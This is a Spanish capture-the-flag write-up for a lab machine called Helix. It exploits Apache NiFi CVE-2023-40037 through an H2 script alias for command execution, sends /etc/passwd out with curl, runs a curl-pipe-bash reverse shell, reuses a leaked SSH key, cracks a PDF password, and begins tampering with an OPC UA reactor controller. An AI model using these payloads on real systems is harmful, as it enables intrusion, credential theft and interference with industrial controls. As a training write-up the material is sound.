En Helix se realizo una enumeracion de subdominios para descubrir Nifi. A traves de esta ultima logramos la ejecucion de comandos y acceso inicial. Se encontro una clave privada para SSH que permitio el acceso a un nuevo usuario. Se interactuo con un servidor ‘OPC UA’ y, basados en la documentacion, se modificaron valores para cambiar el estado del sistema que junto a un script con ejecucion sudo permitio escalar privilegios.
nmap muestra multiples puertos abiertos: http (80) y ssh (22).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
# Nmap 7.99 scan initiated Sat May 16 00:48:03 2026 as: /usr/lib/nmap/nmap --privileged -p22,80 -sV -sC -oN nmap_scan 10.129.245.123Nmap scan report for 10.129.245.123
Host is up (0.27s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:
|256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)|_ 256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://helix.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 16 00:48:19 2026 -- 1 IP address (1 host up) scanned in 16.30 seconds
Web Site
El sitio web nos redirige al dominio helix.htb el cual agregamos al archivo /etc/hosts.

Despues de una redireccion a /nifi este muestra el entorno de nifi flow. Muestra el componente ExecuteSQL y LogAttribute conectados.

En detalles observamos que la version DE NIFI es 1.21.0.

Se define la base de datos “objetivo” y el query del componente ExecuteSQL.
User - Nifi
CVE-2023-40037

Encontramos una vulnerabilidad para nifi que indica que no existe una validacion para las conexiones JDBC y JNDI, esto permitiria ejecutar codigo java arbitrario y resultaria en un RCE. CVE-2023-40037 muestra la explotacion a atraves del componente ExecuteSQL, donde se define RUNSCRIPT FROM a una URL con un archivo externo a ejecutar. Esta ultima define la ejecucion de comandos.
Para la explotacion se creo el archivo rce.sql para la ejecucion de ping.
1
2
3
4
❯ cat rce.sql
CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s= new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A");return s.hasNext() ? s.next() : "";}$$;CALL EXECVE('ping -c 3 10.10.15.96')❯
Se configuro la direccion URL, la base de datos es MaintenanceDB.

Se realizo la ejecucion del servidor http y del componente (Start), se muestra que la ejecucion fue exitosa.
Observamos que el comando ping fue ejecutado al recibir multiples solicitudes icmp.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
❯ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:40:56.827815 IP helix.htb > 10.10.15.96: ICMP echo request, id 1, seq 1, length 6401:40:56.827845 IP 10.10.15.96 > helix.htb: ICMP echo reply, id 1, seq 1, length 6401:40:57.830909 IP helix.htb > 10.10.15.96: ICMP echo request, id 1, seq 2, length 6401:40:57.830934 IP 10.10.15.96 > helix.htb: ICMP echo reply, id 1, seq 2, length 6401:40:58.831887 IP helix.htb > 10.10.15.96: ICMP echo request, id 1, seq 3, length 6401:40:58.831908 IP 10.10.15.96 > helix.htb: ICMP echo reply, id 1, seq 3, length 6401:40:59.669635 IP helix.htb > 10.10.15.96: ICMP echo request, id 2, seq 1, length 6401:40:59.669657 IP 10.10.15.96 > helix.htb: ICMP echo reply, id 2, seq 1, length 6401:41:00.672383 IP helix.htb > 10.10.15.96: ICMP echo request, id 2, seq 2, length 64# ...
A traves de curl y netcat logramos la lectura de archivos dentro de la maquina. Observamos al usuario operator, tambien nifi con directorio /opt/nifi.
1
2
3
4
5
6
7
8
9
10
11
12
13
# CALL EXECVE('curl -d @/etc/passwd 10.10.15.96:8000')❯ nc -lvvp 8000listening on [any]8000 ...
connect to [10.10.15.96] from helix.htb [10.129.245.123]37028POST / HTTP/1.1
Host: 10.10.15.96:8000
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 1925Content-Type: application/x-www-form-urlencoded
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologinmessagebus:x:103:104::/nonexistent:/usr/sbin/nologinsystemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologinpollinate:x:105:1::/var/cache/pollinate:/bin/falsesyslog:x:106:113::/home/syslog:/usr/sbin/nologinuuidd:x:107:114::/run/uuidd:/usr/sbin/nologintcpdump:x:108:115::/nonexistent:/usr/sbin/nologintss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/falselandscape:x:110:117::/var/lib/landscape:/usr/sbin/nologinfwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologinusbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologinsshd:x:113:65534::/run/sshd:/usr/sbin/nologinlxd:x:999:100::/var/snap/lxd/common/lxd:/bin/falseoperator:x:1001:1001::/home/operator:/bin/bashnifi:x:998:998::/opt/nifi:/usr/sbin/nologinplc:x:997:997::/opt/ot:/usr/sbin/nologin_laurel:x:996:996::/var/log/laurel:/bin/false
sent 1, rcvd 2077
Actualizamos el PoC para la ejecucion de una shell inversa.
1
2
3
4
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { String[]command={"bash", "-c", cmd}; java.util.Scanner s= new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A);return s.hasNext() ? s.next() : "";} $$;
CALL SHELLEXEC('curl 10.10.15.96:8000/10.10.15.96:1335|bash')
Tras la ejecucion logrando el acceso como nifi.
1
2
3
4
5
6
7
8
9
❯ rlwrap nc -lvp 1335listening on [any]1335 ...
connect to [10.10.15.96] from helix.htb [10.129.245.123]58228/bin/sh: 0: can't access tty; job control turned off
$ whoami;id;pwdnifi
uid=998(nifi)gid=998(nifi)groups=998(nifi)/opt/nifi-1.21.0
$
ExecuteProcess

Nifi tambien tiene el componente ExecuteProcess que permite la ejecucion de comandos, entre otros.

Utilizamos este componente para ejecutar una shell inversa en groovy. Se realizo la “conexion” con el componente LogAttribute para la ejecucion.
Nuevamente una shell como nifi.
1
2
3
4
5
6
7
❯ rlwrap nc -lvp 1335listening on [any]1335 ...
connect to [10.10.15.96] from helix.htb [10.129.245.123]57872whoami;id;pwdnifi
uid=998(nifi)gid=998(nifi)groups=998(nifi)/opt/nifi-1.21.0
User - Operator
Dentro de los archivos de nifi encontramos un backup de la clave privada SSH para el usuario operator.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
nifi@helix:/opt/nifi-1.21.0/support-bundles$ ls -lah
total 12K
drwxr-x--- 2 nifi nifi 4.0K May 5 10:18 .
drwxrwxr-x 16 nifi nifi 4.0K May 16 08:54 ..
-rw-r----- 1 nifi nifi 411 Jan 25 13:15 operator_id_ed25519.bak
nifi@helix:/opt/nifi-1.21.0/support-bundles$ cat operator*
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==-----END OPENSSH PRIVATE KEY-----
nifi@helix:/opt/nifi-1.21.0/support-bundles$
Esta nos permitio el acceso por SSH y a la flag user.txt.
❯ chmod 600 operator_id_ed
❯ ssh operator@helix.htb -i operator_id_ed
The authenticity of host 'helix.htb (10.129.245.123)' can't be established.
ED25519 key fingerprint is: SHA256:nGwNnXA5oCIEMCxZ3joJWy3usUFUt70Wqy72RayvMNA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'helix.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat May 16 11:58:38 AM UTC 2026
System load: 0.08
Usage of /: 93.6% of 6.52GB
Memory usage: 48%
Swap usage: 0%
Processes: 246
Users logged in: 0
IPv4 address for eth0: 10.129.245.123
IPv6 address for eth0: dead:beef::250:56ff:feb9:9a44
=> / is using 93.6% of 6.52GB
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat May 16 11:58:40 2026 from 10.10.15.96
operator@helix:~$ whoami;id;pwd
operator
uid=1001(operator) gid=1001(operator) groups=1001(operator)
/home/operator
operator@helix:~$ ls
'control systems diagram.png' 'Operator Control & Safety Guide.pdf' user.txt
operator@helix:~$ cat user.txt
cc86fb6a464439d9127c30976093db57
operator@helix:~$
Privesc
Helix Reactor
Encontramos un archivo PDF protegido. Utilizamos pdf2john y john para obtener la contrasena.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
❯ pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf
Operator Control & Safety Guide.pdf:$pdf$5*6*256*-4*1*16*7c46c5fed97042269c802d39f7ba411b*48*a3bf8039a5f2a39d85b611b374b74debe6be3aa6f01dc1a6e8dd5cd4157499f9a3efe04ca0c999bcac23d7efd22e8366*48*c8909cc91d0fa3d97bf1ce139c46df1936b2b9dc15a305a659d5eb2b1c3172da04ddf8efbfea0a98b3e5043e883ab3e7*32*d3e8e21436f4263214102eebcf3a51d2a4e5049fc2e2aaf50e594ce952db7011*32*a3b05cab12d5403fb8e96415a023560c9453cea981ddbb72d92650c0933785b5
❯ pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf > pdf_hash
❯ john pdf_hash --wordlist=$ROCKUsing default input encoding: UTF-8
Loaded 1 password hash(PDF [MD5 SHA2 RC4/AES 32/64])Cost 1(revision) is 6for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1 (Operator Control & Safety Guide.pdf)1g 0:00:01:23 DONE (2026-05-16 06:04) 0.01191g/s 3146p/s 3146c/s 3146C/s orphee..olivetree
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
❯

El PDF describe el funcionamiento, componentes, variables y modos del sistema Helix Reactor.
Tambien, una imagen describe la relacion entre “componentes”.
Ademas, existe un script con ejecucion sudo.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
operator@helix:~$ sudo -l -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
	/usr/local/sbin/helix-maint-console
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.
operator@helix:~$

El script verifica maintenance_window donde se define la “ventana de mantenimiento”, de existir una, ejecuta una shell privilegiada. Para ejecutar esta ultima tendriamos que cambiar a modo mantenimiento a Helix Reactor.
❯ ssh operator@helix -i operator_id_ed -L 8081:127.0.0.1:8081 -L 4840:127.0.0.1:4840
❯ netstat -ntpl | grep ssh
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)tcp 00 127.0.0.1:8081 0.0.0.0:* LISTEN 47372/ssh
tcp 00 127.0.0.1:4840 0.0.0.0:* LISTEN 47372/ssh
tcp6 00 ::1:4840 :::* LISTEN 47372/ssh
tcp6 00 ::1:8081 :::* LISTEN 47372/ssh
❯

El puerto 8081 es una aplicacion que indica el estado del reactor. El puerto 4840 pertenece al servidor OPC UA.

OPC UA Server
Utilizamos uv para crear un entorno virtual para utilizar asyncua y opcua-client.